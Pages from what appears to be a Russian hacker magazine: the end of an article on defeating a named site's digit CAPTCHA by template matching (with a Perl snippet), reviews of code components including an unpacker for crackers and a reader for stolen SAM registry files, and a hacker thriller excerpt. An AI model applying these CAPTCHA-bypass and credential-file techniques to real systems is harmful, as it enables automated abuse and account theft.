Наконец приступаем к завершающей стадии: сравнению выделенных цифр с эталоном. Для этого нам понадобится заготовить эталоны для каждой цифры от 0 до 9. Можно поступить просто: изменить алгоритм таким образом, чтобы в заключительной части вместо сравнения с эталоном осуществлялось сохранение разделенных и обработанных цифр на диск. Далее остается только прогнать через программу необходимое число изображений, чтобы получить все десять эталонов. Но следует отметить, что от качества эталона зависит качество распознавания. Используя плохие эталоны, можно легко попасть в ситуацию, когда программа будет путать 5 и 3, 9 и 8 и т.д. А поскольку в описываемом способе мы берем в качестве эталона восстановленное изображение, то результат, скорее всего, будет не очень хорошим. Конечно, можно обратиться к программистам, написавшим данный вид защиты, и попросить их изготовить нам эталоны, но более действенным способом кажется взятие за основу цифр, полученных при помощи данной программы обработанных в графическом редакторе. Обработка заключается в ручном удалении лишних точек, если они есть, и нанесении недостающих. Таким образом, в результате ручной обработки у нас должны получиться чистые качественные эталоны, совпадающие на 100% с тем, что наносится на изображение до зашумления.

Само сравнение происходит достаточно просто. Необходимо поочередно сравнить распознаваемую цифру с десятью эталонами. В процессе сравнения поочередно сравнивается каждый пиксел исходного изображения с каждым пикселом эталонного изображения. При этом подсчитывается общее количество пикселов цвета 1 в эталонном изображении и количество совпавших пикселов. Следует заметить, что совпадение проверяется только для пикселов цвета 1, а нулевые пикселы при сравнении игнорируются. Таким образом, степень соответствия равняется отношению общего числа пикселов цвета 1 к числу совпадений. Изображения с максимальной степенью соответствия будем считать одинаковыми. Эта мысль реализуется следующим образом:

```
foreach my $n (0..9){
 my $count = 0;
 my $all=0;
 for ($j=0; $j<20; $j++){
  for ($i=0; $i<9; $i++){
   $count++ if ($num->getPixel($i, $j) == $et[$n]->getPixel($i, $j)
&& $num->getPixel($i, $j) == 1);
   $all += $et[$n]->getPixel($i, $j);
  }
 }
 print "$n - " . ($count*100/$all) . "\n";
}
```



Данная статья всего лишь демонстрирует слабость существующей защиты и дает рекомендации по ее усилению. Не следует использовать представленные в ней материалы как руководство к взлому.

Помни, что в новых версиях библиотеки GD не поддерживается формат GIF. Поэтому либо используй старую библиотеку, где он поддерживается, либо позаботься о конвертации GIF -> PNG.

РАСПОЗНАВАНИЕ ОБРАЗОВ

Распознавание образов - одна из задач искусственного интеллекта. Наработки в данной области позволяют распознавать достаточно сложные и сильно зашумленные изображения. Данная статья демонстрирует примитивный способ распознавания образов, в силу примитивного алгоритма искажения изображений. Алгоритмы, основанные на нейронных сетях, позволяют распознавать более сложные изображения.



Такое изображение гораздо более наглядно



Вот так необходимо разделить изображение после устранения шумов

> Наконец приступаем к завершающей стадии: сравнению выделенных цифр с эталоном.

Следует заметить, что иногда при удалении шумов удаляются пикселы, являющиеся частью цифры, и в определенных случаях это может привести к смещению цифры влево или вверх. После сравнения смещенной цифры с эталоном, скорее всего, степень совпадения будет очень низкой. Бороться с этим можно смещением эталона на один пиксел влево и на один пиксел вверх. Вероятность одновременного смещения цифры и вверх и влево крайне низка. По крайней мере, в ходе экспериментов я не столкнулся с этим ни разу.


ДЕЛАЕМ ВЫВОДЫ

Безусловно, на сайте www.beelinegsm.ru применена довольно слабая защита. На других сайтах встречаются такие способы защиты, как поворот цифры и разноцветное изображение. Но и эти способы защиты легко преодолеваются. В случае с поворотом цифры достаточно на этапе сравнения цифры с эталоном вращать эталон. Таким образом, придется сделать большее число сравнений. Однако это число не очень велико, потому что, как правило, цифру поворачивают на небольшой угол. С разноцветным изображением обычно можно бороться элементарным преобразованием его в монохромное.

В заключение хотелось бы сказать, что существующие в данный момент степени защиты крайне низки и, как показывает данная статья, легко преодолимы. Однако и усиление защиты видится легко осуществляемым. Это могут быть такие способы, как случайный выбор шрифта для цифры, переменный размер цифр и т.д. Данные способы значительно усиливают взломостойкость описанных систем. Кроме того, их реализация - это вопрос нескольких минут. Становится совершенно непонятно, почему они не были реализованы до настоящего момента.



Фленов Михаил (horrific@vr-online.ru, www.vr-online.ru)



ОБЗОР КОМПОНЕНТОВ

ПОЧАТИМСЯ

Visual C++


Описание: Мы выходим в сеть, чтобы общаться. Каждый человек хочет, чтобы его услышали и узнали. Программисты, связавшись с сетью, стремятся написать свой собственный чат. Почему? Это одна из простых задач, это интересно, а написание хорошего чата тренирует мозги и позволяет научиться работать с сетью. Если ты еще не написал собственную программу сетевого общения, то советую обратить внимание на Babili ALPHA.

Особые отличия

- Чат построен по технологии «клиент – сервер», а значит, нужен комп, на котором будет запускаться серверная часть, а все остальные будут к нему коннектиться.
- В качестве имени пользователя программа берет имя компьютера клиента, что иногда может быть удобным, но добавь возможность указать что-то свое.
- Сервер отображает количество подключений к нему, а в каждой клиентской программе показаны имена всех тех, кто сейчас запустил чат.
- В клиентской программе чтение реализовано в виде отдельного потока. Мне понравилось решение, которое выбрал разработчик.
- Слишком мало возможностей, хотя те, что есть, выполнены на высоком уровне.

Диагноз

В составе ОС Windows до сих пор нет удобной и быстрой программы для общения в локалке, а ведь локалок сейчас очень много. Конечно же, спрос на такие программы тоже невелик, просто не было достойного кандидата, который смог бы стать бестселлером.



Ссылки

Забираем файл здесь:
http://scifi.pages.at/yoda9k/files/babili_alpha.zip

ШУТКИ НАД ОКНАМИ

Visual C++


Описание: Я очень люблю шуточные программы. Они интересны, тренируют мозги, пока те еще окончательно не пропитались пивом, и, к тому же, позволяют показать свое «я». Это не говоря о том, что хорошие шутки вызывают смех, который продлевает жизнь. Программа WindowMan - это набор маленьких приколов над другими окнами. Это я их рассматриваю как приколы, а разработчик смог найти им полезное применение. Какое применение найдешь ты, зависит от твоего воображения.

Особые отличия

- Чтобы выбрать окно, над которым будем шутить, нужно навести на него и нажать кнопку Ctrl. Программа определит то, что находится под мышкой, и отобразит идентификатор.
- Помимо определения идентификатора окна, программа определяет класс окна, что очень удобно, если ты программист и хочешь заюзать функцию FindWindow или другую функцию, требующую класс окна.
- Выбранное окно можно уничтожить, нажав кнопку Destroy. Я только навел на меню программы Total Commander и нажал <Ctrl>+<Destroy>, как меню исчезло, хотя прога продолжала работать.
- Есть возможность сделать окно доступным и недоступным, спрятать или отобразить, вывести поверх остальных окон или убрать.

Диагноз

Попробовать можно, но шутки все же лучше писать самостоятельно, иначе есть риск превратиться в компьютерного Евгения Вагановича :).



Ссылки

Класс в исходниках забираем здесь:
http://scifi.pages.at/yoda9k/files/WM.zip

UNPECOMPACT

Visual C++


Описание: Начинающие крякеры часто сталкиваются с запакованными файлами. Это небольшая, но очень неприятная для них проблема, которая усложняет отладку. Я предлагаю тебе исходник программы, которая умеет распаковывать PE-файлы, ужатые PECompact'ом.

Особые отличия

- Процесс происходит достаточно быстро, результат сохраняется в файле для дальнейшей отладки или вскрытия.
- Последняя версия программы умеет работать с любыми версиями паковщиков PE. Судя по информации в текстовиках, исходник протестирован на всех версиях вплоть до 1.69.
- В процессе отладки показывается простейшая информация, хотя можно было бы сделать бегунок.
- Если посмотреть исходный код, то окажется, что он абсолютно не сложен. Все спрятано в динамических библиотеках, которые и использует программа.

Диагноз

Несмотря на свою простоту в реализации, исходник может быть полезен хотя бы для того, чтобы понять, как работают DLL-файлы. Дальше уже можно будет написать свою программу, которая будет делать то, что тебе нужно, как нужно, а главное – делать это красиво. Не люблю уродливые и неудобные интерфейсы, это не соответствует стилю][.




Ссылки

Класс в исходниках забираем здесь:
http://scifi.pages.at/yoda9k/files/UNPEC132.ZIP

SKINBUTTON

Delphi

Описание: Почему-то очень много программистов стремятся создать кнопки неправильной формы. Да, из простой кнопки Windows что-то извращенное сделать сложно, но ведь можно нарисовать любую картинку и заставить ее работать как надо. Лень? Качай пакет SkinButton.



Особые отличия

- Разработчиком найдено элегантное решение, потому что кнопки действительно имеют указанную форму, а не представляют собой прямоугольник с прозрачными дырами.
- Можно управлять фокусом кнопки, регулировать время жизни фокуса и его наличие.
- Помимо кнопок, в пакете реализована возможность создания форм произвольного вида - движок практически одинаковый.
- Есть возможность задавать прозрачность кнопок и формы.
- Отличные демонстрационные примеры.

Диагноз

Если закрыть глаза на рекомендации MS по созданию правильного интерфейса и использовать SkinButton, то ты сможешь добиться безбашенных интерфейсов. Возможности пакета ограничены только фантазией кодера :).


Ссылки

Исходник и демку забираем здесь: www.torry.net/vcl/buttons/nsbuttons/Examples.zip

HEX-РЕДАКТОР

Delphi

Описание: Любой хакер иногда сталкивается с ситуацией, когда нужно редактировать что-то в 16-ричных кодах. Вроде бы проблема проста как три копейки, но для ее решения нужен хороший редактор. Я предлагаю компонент, облегчающий жизнь при создании собственного редактора.



Особые отличия

- Отличный компонент для отображения бинарных файлов.
- Поддерживает множество кодировок.
- Можно изменять, добавлять и удалять.
- Для работы можно использовать буфер обмена.
- Поддержка предварительного просмотра и печати.

Диагноз

Компонент, необходимый для любого хакера, ведь HEX-редактор собственного производства намного приятнее в обращении. Теперь ты можешь сделать такую программу, которая будет удобна и желанна.

Ссылки

Забираем файл здесь:
www.torry.net/vcl/edits/diffedits/hexedit.zip

СОВЕТ ДНЯ

Delphi

Описание: В последнее время стало популярно делать советы дня в виде красивых подсказок – hint'ов. Кто был первым, сказать трудно, но популярность наверняка пошла от скрепки, которую мы гоняем по экрану при запуске программ из состава MS Office. Эта скрепка постоянно отображает какую-то подсказку и пытается влезть в душу. Многие ругаются на эти подсказки и занудство, но большинство использует, потому что это красиво. Я, например, заменил скрепку на кота, и мой домашний кот чуть не разодрал монитор, когда рисованный котик на экране начал гоняться за мухами.



Особые отличия

- Выглядит очень красиво и выполнено добротно.
- При выводе на экран нужно задать множество параметров, но они позволяют добиться максимальной гибкости.
- Есть проблемы с исчезновением. Если в момент отображения подсказки переключиться на другое окно, то подсказка не исчезнет.

Диагноз

Использование компонента интуитивно непонятно (уже смешно :)), поэтому покажу, как юзать. Для вызова подсказки нужно использовать метод ShowTextHintBalloon с параметрами: тип подсказки (bmtInfo, bmtError, bmtWarning или bmtNone), заголовок, текст подсказки, желаемая ширина, отступ слева, отступ справа, компонент (над которым должна появиться подсказка), расположение (bapTopLeft, bapTopRight, bapBottomLeft и bapBottomRight).


Ссылки

Забираем файл здесь: www.torry.net/vcl/misceff/hints/AIHintballoon.zip

HIDEDRIVE

Visual C++

Описание: Вчера наткнулся на очень интересный пример, позволяющий прятать диски. Достаточно выбрать любой диск и нажать одну кнопочку, как диск исчезает с глаз долой. Для восстановления нужно снова запустить программу и убрать галочку.



Особые отличия

+ Отличная идея, которой можно найти множество способов применения.

− Для того чтобы спрятать диск, достаточно прописать определенные параметры в реестре. Так что пример показывает только эти параметры, путь в реестре и как работать с функциями записи в реестр.

Диагноз

Слишком просто, единственное, за счет чего этот пример попал в обзор, так это из-за своей идеи. Эту возможность можно встроить в вирусы, программы-шутки или трояны.

Ссылки

Забираем файл здесь: http://geocities.com/in2soft/download/hidedrive.zip

TASKVIEW



Описание: Какие сейчас работают процессы? Вопрос, волнующий всех - от администратора до компьютерного вируса. Администратор хочет знать, когда будет запущен опасный процесс, а вирус хочет узнать, работает ли сейчас его ходячая смерть, т.е. антивирус. В любом случае, нужно уметь программно узнавать запущенные процессы, и именно такой пример я предлагаю сегодня в обзоре.

Особые отличия

+ Быстро просматривает процессы, запущенные в данный момент.
+ Есть возможность завершать или убивать процессы.
+ Можно переключаться между процессами, выводить наверх и убирать.

− Для того чтобы заставить пример работать в WinXP, нужно убрать все ссылки на устаревшую библиотеку Ctl3D и перекомпилировать.

Диагноз

Несмотря на то, что пример написан давно, идея не устарела. Работа с процессами будет актуальна всегда.


Ссылки

Класс в исходниках забираем здесь: www.programmersheaven.com/d/click.aspx?ID=F3311

ГЕНЕРАТОР ПАРОЛЕЙ



Описание: Все прекрасно знают, что нельзя в качестве паролей использовать имена своих домашних животных, даты рождения или простые слова, и все равно 90% из нас их используют. Это понижает безопасность и позволяет хакеру легко подобрать пароль по словарю для входа в систему. Лучший выход – хорошая программа для генерации паролей, и я предлагаю тебе исходник такой проги



Особые отличия

+ Реально случайная генерация, делающая невозможным подбор по словарю.
+ Можно выбирать, какие буквы использовать (большие/маленькие), нужно ли использовать цифры и символы.
+ Можно ограничить длину пароля.

− Исходник под DOS, но это не проблема для адаптации его под Windows.


Диагноз

Я просмотрел исходник, и мне понравилось, как автор реализовал генерацию. Кстати, автор его, судя по всему, чех, что не мешает ему писать довольно качественный код (считается, что вообще в Чехии слабые программисты). Советую и тебе полюбопытствовать, чтобы внедрять подобные методы в свои программы.

RESOURCE FILE UNIT

Delphi

Описание: Очень часто в интернете обсуждается, что лучше – Resource Hacker или Resource Workshop. Но чаще всего меня спрашивают о том, как самому обрабатывать ресурсы. В принципе, это не очень сложно, но реализовывать подобную работу самому очень муторно. Я предлагаю воспользоваться готовым модулем, который умеет читать и записывать ресурсы. Тебе же останется только научить свою программу редактировать эти ресурсы.



Особые отличия

+ Для чтения и записи используются потоки и класс TStream. Это очень удобно для создания редактора для ресурса любого формата.
+ Есть все необходимые методы для получения списка доступных ресурсов и выбора любого из них.
+ Есть все необходимые методы для определения типа ресурса и его параметров.
+ Чтение из файла сделано достаточно эффективно, можно было бы и лучше, но и так чтение/запись происходит достаточно быстро.
− Нет примера использования, и придется разбираться с работой модуля самостоятельно, что отнимет немало времени.

Диагноз

Если ты хочешь создать собственную программу редактирования ресурсов, то этот модуль должен быть в твоем арсенале. Исходник написан хорошо, и если с ним разобраться, то легко понять и устройство ресурсов.


Ссылки

Исходник и демку забираем здесь: www.torry.net/vcl/system/res/dd-resfile.zip

ВСЕ О ПРОЦЕССОРЕ

Delphi

Описание: Как сделать защиту для программы? Я вообще делаю примитивные проверки, потому что такие хакеры, как ты, все равно взломают :). Но если уж что-то и делать, то обязательно с привязкой к процессору. Проблема только в правильном определении всех параметров проца, и лучшим компонентом для этого является Carbonsoft cxCpu. Кстати, можешь использовать его как дополнение к защите, описанной в разделе про Delphi.



Особые отличия

+ Единственный, кто правильно определил мой проц и правильно вывел название.
+ Сумасшедшее количество параметров, которые можно получить.
+ Работает в Windows и в Linux через Kylix.
+ Определяет загрузку проца.
+ Полный исходник, куча примеров использования и подробный Help. Тут уже грех не разобраться.
− Определение загрузки процессора проходит через реестр Windows, поэтому эта возможность в Linux недоступна

Диагноз

Компонент нужный, и не только для создания защиты программ. С его помощью программа может определить, хватит ли ей ресурсов для запуска, и если нет, то она не будет запускаться, чтобы не мучить пользователя тормозами.


Ссылки

Забираем файл здесь:
www.carbonsoft.com/downloads/store/cxcpu4_r4100.zip

WINDOWS REGISTRY FILE READER

Delphi

Описание: Иногда, бывает, сопрешь у кого-нибудь файлы реестра и думаешь, как бы их половчее просмотреть. Стандартный regedit – несолидно, поэтому приходится искать что-то более удобное в интернете. А что тебе мешает создать собственную программу? С помощью компонентов MiTeC Windows Registry File Reader уже ничто не мешает.



Особые отличия

+ Великолепно читает отдельно лежащие файлы NTUSER.DAT, SYSTEM.1ST, SAM всех версий окон.
+ Можно создать собственный редактор реестра с поддержкой поиска и редактирования.
+ В поставку входит исходник неплохого редактора со всеми основными возможностями стандартного regedit, и сделан он очень приятно.
− Поставляется без исходников - только dcu-файлы, с которыми могут быть впоследствии проблемы.

Диагноз

Лично у меня в боевом комплекте есть такой вариант, только вот работает он с установленным реестром, а не отдельно лежащими (спионеренными) файлами. Чего и тебе советую.

Ссылки

Забираем файл здесь:
www.torry.net/vcl/system/registry/WRF_Trial.zip



mindw0rk (mindw0rk@gameland.ru)

ВСЕГО ЧЕРЕЗ НЕСКОЛЬКО СЕКУНД...

ЧАСТЬ II

02.01

Сотрудники МВД и федеральные служащие на данный момент пытаются разобраться, что же произошло в новогоднюю ночь. К расследованию привлекли нескольких компьютерных экспертов, но, судя по всему, организаторы акции еще не пойманы. Мы попросили прокомментировать ситуацию майора милиции Андрея Васильчука.

Картинка на экране сменилась, и вместо ухоженной ведущей новостей появилась потрепанная жизнью физиономия мента.

- Мы пока не можем раскрыть конкретных данных. Судя по всему, этот акт вандализма совершили хакеры. Мы сейчас прорабатываем эту версию.

Мент еще с минуту уверял телезрителей, что виновные будут пойманы, жестоко наказаны, а то, что произошло, не должно было произойти.

Кардинал улыбнулся.

- Ну-ну, ищи, ищейка.

Он сидел в своем роскошном кресле в загородном доме, рядом примостился верный Гром. Кардинал был доволен - все прошло как нельзя лучше. Сюрприз, приготовленный на главный праздник страны, вызвал огромный переполох. Новогодние передачи то и дело прерывались, и телеведущие рассказывали об успехах милиции в расследовании скандальной истории. Но успехи у органов были нулевые, представители власти только кормили обещаниями поймать хакеров. Все обсуждали случившееся, репутация Путина, несомненно, пострадала.

На столе зазвонил телефон.

- Да?

Голос звонящего Кардиналу был хорошо знаком.

- Александр Ефимович, наш друг хочет получить остальную часть денег.

- Договорись о встрече и позаботься о нем.

- Понял.

Кардинал положил трубку. Марат все сделает как нельзя лучше. Он никогда еще не подводил. Конечно, этот компьютерный гений мог еще пригодиться, но он свидетель. А свидетелей в таком деле оставлять нельзя. Как там его? Алкаед? Кардинал ухмыльнулся. Был Алкаед, теперь его нет.

* * *

Дверь со скрипом открылась, и в кабинет ввели мужчину. На нем был светлый свитер и джинсы, на скулах проступала щетина.

Антонов кивнул на стул, мужчина сел.

Андрей Антонов второй год работал в управлении «К», а до этого семь лет занимался расследованием мошенничеств с использованием разнообразной техники. Он был не только хорошим опером, но и неплохо разбирался в компьютерах и электронике. И полученные еще в институте знания не раз помогали в работе.

- Итак, Сергей Михайлович, 31 декабря вы настраивали оборудование в Кремле для передачи эфира?

- Настраивал. И поэтому меня арестовали?

- Вас пока не арестовали. Вы задержаны для выяснения некоторых деталей. Сколько лет вы работаете на Первом телеканале?

- Работаю четыре года, - раздраженно ответил техник, - До этого столько же на РТР.

- Новогодний эфир передавался через спутник. Почему было решено использовать этот канал связи? Ведь это намного рискованнее.

- Выбираю, как транслировать эфир, не я. Я лишь настраиваю оборудование. Задайте этот вопрос нашему шефу.

- Подозревали ли вы о том, что что-то может пойти не так, как пла-

нировалось?

- Каким образом? Канал был зашифрован, прямого подключения к сети на телевизионном объекте не было, только на этапе передачи изображения в сеть. Чтобы перехватить трафик, раскодировать его и заменить, нужно дорогостоящее оборудование и время. Много времени. Я не представляю, как кому-то удалось провернуть все так быстро.

- Может быть, ваш напарник знает?

- Мы с ним обсуждали. Он удивлен не меньше моего.

- Как давно вы знаете вашего напарника?

Мужчина с подозрением посмотрел на следователя.

- Достаточно давно, чтобы быть уверенным, что он не замешан в этом.

- Почему вы так уверены?

- Если бы Рома что-то химичил, я бы это обязательно заметил. В конце концов, мы ведь настраивали железо вместе.

- Насколько дружны вы с вашим напарником?

- Раза два в неделю встречаемся после работы, пьем пиво, гоняем шары.

- Вы не видели, чтобы Роман контактировал с подозрительными личностями?

- Нет.

- Может быть, он в последнее время проявлял волнение?

- Ничего такого я не замечал.

До него Антонов уже успел побеседовать с напарником, и чем больше он задавал вопросов, тем больше убеждался, что ни один из них не причастен к инциденту. Слишком много он провел допросов, чтобы его можно было легко обмануть. Еще несколько вопросов Антонов задал о технологии коммуникации между телестанцией и спутником. Техник с удивлением увидел, что следователь владеет многими техническими терминами. Наконец Антонов узнал все, что ему было нужно.

- Если что-то вспомните или у вас появится какая-нибудь информация, позвоните мне. Вот визитка. И пока не выезжайте из Москвы.

- Да, меня уже известили.

Техник вышел за дверь.

* * *

Session Start: Sun Jun 02 20:31:11
* Now talking in #lcd
* Topic is 'Все смотрели новогоднее обращение Путина?'
* Set by Ali on Sun Jun 02 13:27:34

* Moofel has joined #lcd
Xonix: jo man!
Midel: Прив
Moofel: re ppl
Xonix: Смотришь новости по телику?
Moofel: Да уж. Дядю Вову похакали.
Xonix: Есть идеи, кто это мог быть?
Midel: Вряд ли кто-то из андеграунда. Похоже на заказной взлом.
Xonix: Я слышал, на НГ было спутниковое вещание.
Xonix: Может спутник захватили и на него скрипт залили?
Midel: Кси, ты как скажешь...
Xonix: Ну хз.
* Ali has joined #lcd
Xonix: Али, ты похакал дядю Вову?
Ali: :)
Ali: Я в это время тусил в центре. У меня есть алиби :).
Xonix: Знаем мы ваше алиби. Подкупил небось свидетелей :).
Ali: Подкупил, да. Все несколько тысяч человек.
Ali: Кстати, будьте начеку. В связи с этим могут быть рейды. Так что языками особо не чешите.
Xonix: До этого канала вряд ли доберутся.
Ali: И не до таких добирались.
* Zlo has joined #lcd
Xonix: Зло, ты похакал дядю Вову?
Moofel: Лол. Кси, Злу 14 лет.
Zlo: Хех.
Xonix: Я свой первый взлом сделал в 12.
Ali: Взломал отверткой спектрумовский джойстик?
Moofel: Лол.
Xonix: Школьную локалку :).
Ali: В 12 - школьная локалка, в 14 - сервак NASA, теперь вот эфир Первого канала. Далеко пойдешь, Xonix.
Xonix: Али, может, это ты взломал эфир? Для этого тебе и понадобилось алиби.
Ali: Как ты себе это представляешь?
Xonix: Если все было заранее настроено, достаточно было отдать по вайфаю несколько команд с КПК. Это вполне можно сделать в центре толпы, никто даже не заметит.
Ali: Мотив?





Xonix: Проверить свои силы. Или just4fun, как обычно.
Ali: Для такого взлома мотив должен быть покрепче.
Xonix: Возможно, деньги.
Ali: Кси, кто же мои сообщники?
* Cribble has joined #lcd
Xonix: А вот и один из них :).
Ali: Лол.
Cribble: Я что-то пропустил? :)
Moofel: Кси говорит, что ты замешан во взломе новогоднего эфира.
Cribble: Я требую адвоката :).
Moofel: То есть ты признаешься? :)
Cribble: Нет. Но я догадываюсь, кто это мог сделать.
* Alkaed has joined #lcd

04.01

На столе лежала стопка свежих газет. Владимир Владимирович Путин бегло просматривал некоторые из них и недовольно хмурился. Новогодний инцидент продолжали обсасывать со всех сторон.

«Как Новый год встретишь, так его и проведешь. На этот раз мы встретили его упоминанием о терактах. Случайность или предзнаменование? Пока неизвестно. Нам лишь остается ждать и надеяться на лучшее», - выписывал журналист. В другой газете журналюга откровенно высмеивал президента: «Допустить такое при миллионах зрителей - верх халатности. Если президент не может позаботиться о собственной безопасности, сможет ли он позаботиться о безопасности своей страны?». В третьей была опубликована большая аналитическая статья, в которой автор пытался объяснить, кому был в первую очередь выгоден неприятный эпизод. На первом месте почему-то оказались чеченские боевики.

Путин отложил газеты. Стервятники. Только и ждут случая, чтобы извратить и растрезвонить всему белу свету. Но в одном они были правы. Начало нового года выдалось хуже некуда.

* * *

Паша и Аня обедали в уютном ресторанчике с забавным названием «Капитошка». Официанты ходили в жизнерадостных разноцветных одеждах и обслуживали клиентов с неизменной улыбкой. Один из них подошел к столику и поинтересовался: «Что будете заказывать?».

- Две порции жареной рыбы с грибами, два салата с кальмарами, сырные отбивные, бутылочку кагора и на десерт что-нибудь.

- У нас сегодня очень вкусное мороженое безе.

- Отлично.

Официант удалился.

- Звонил шеф, дал задание написать о новогоднем представлении, - поделилась новостью Аня.

- Поедешь в Останкино?

- Конечно. Может, удастся раскрутить парней, которые устанавливали там аппаратуру.

- Думаешь, они замешаны?

- Кто знает. Ты, кстати, специалист, что обо всем этом думаешь?

- Да что тут думать. Явный заказ. Трафик подменили или прямо на станции, или удаленно. В первом случае слишком рискованно, так как, насколько я знаю, всех, кто был тогда в Кремле, старательно проверяли. Во втором случае дело за техникой. Есть игрушки, которые блокируют беспроводной сигнал на определенной частоте в заданном радиусе. Зная частоту и код доступа к спутниковой системе приема, можно закрыть передачу эфирного трафика и транслировать свой.

- Все это слишком сложно для меня.

- Можешь взять меня внештатным консультантом. Но я дорого беру, - Паша многозначительно улыбнулся.

- Договорились.

Пока они беседовали, официант принес заказ, и ребята приступили к обеду. Никто из них не заметил подозрительных личностей, сидящих на другой стороне зала и не спускающих с них глаз.

Первый, который постарше, был совершенно лысым, с ухоженными усиками, и очень походил на певца Розенбаума. Об этом сходстве ему говорили многие, что ему весьма льстило. Его называли Болгарин, хотя родом он был из Украины. «Почему Болгарин?» - как-то спросили его, на что был ответ: «Потому что во мне течет болгарская кровь». Он всегда носил костюм, дорогие туфли, в основном чтобы



произвести хорошее впечатление на женщин, с которыми ему доводилось часто общаться.

Второму на вид было не больше двадцати пяти. Высокий, коротко подстриженный, с постоянно бегающими глазами и хмурым лицом. В отличие от Болгарина, он предпочитал носить удобные кроссовки и джинсы. Звали его Микки, и это прозвище, сокращенное от Михаил, пришло еще со школьных времен.

Общим у них было только то, что работали они на одного человека.

- Как ты на него вышел? - удивился Болгарин. - Я думал, эти парни шифруются.

- У меня есть кое-какие знакомства в их кругах. Надавил на одного, пригрозил, что, если не поможет, передам о нем информацию куда следует. Он и поплыл.

- А откуда у твоего знакомого адрес нашего клиента?

- Они вместе зависают в одном месте в Сети. Иркью - так они это называют. Узнать, в каком районе живет клиент, было делом техники.

- И откуда у тебя столько знакомств?

- Работа такая.

Микки пригубил вино и кивнул в сторону Ани.

- А ничего у него подружка, а? Интересно, какая она в постели?

05.01

Антонов смотрел через плечо своего подчиненного на монитор.

- Ну в общем, я все перелопатил. Если не считать безвредного вируса, который никакого отношения к ситуации не имеет, все чисто.

- Ты уверен насчет этого виря? У него нет скрытых команд?

- Абсолютно уверен. Я просмотрел весь код - обычный вирь, которых в инете пруд пруди.

- Может быть, программу успели стереть после выполнения или она сама себя стерла, до того как служба охраны опечатала оборудование?

- Я проверил, удалялись ли какие-то файлы в тот отрезок времени. Ничего подозрительного. Мы бы, скорее всего, не смогли их восстановить, но я бы, по крайней мере, увидел.

- Ладно. Иди отдыхай. Не спал сегодня, наверное?

- Так точно, - добродушно улыбнулся компьютерщик отдела. Но по лицу было видно, что он рад наконец вернуться к семье после трехдневного марафона. Компьютерные специалисты сделали все, что смогли. Оставалась задача для следователей. По своему опыту Антонов знал: чтобы развязать преступный клубок, достаточно малейшей ниточки. И в этом деле такая ниточка у него была.

* * *

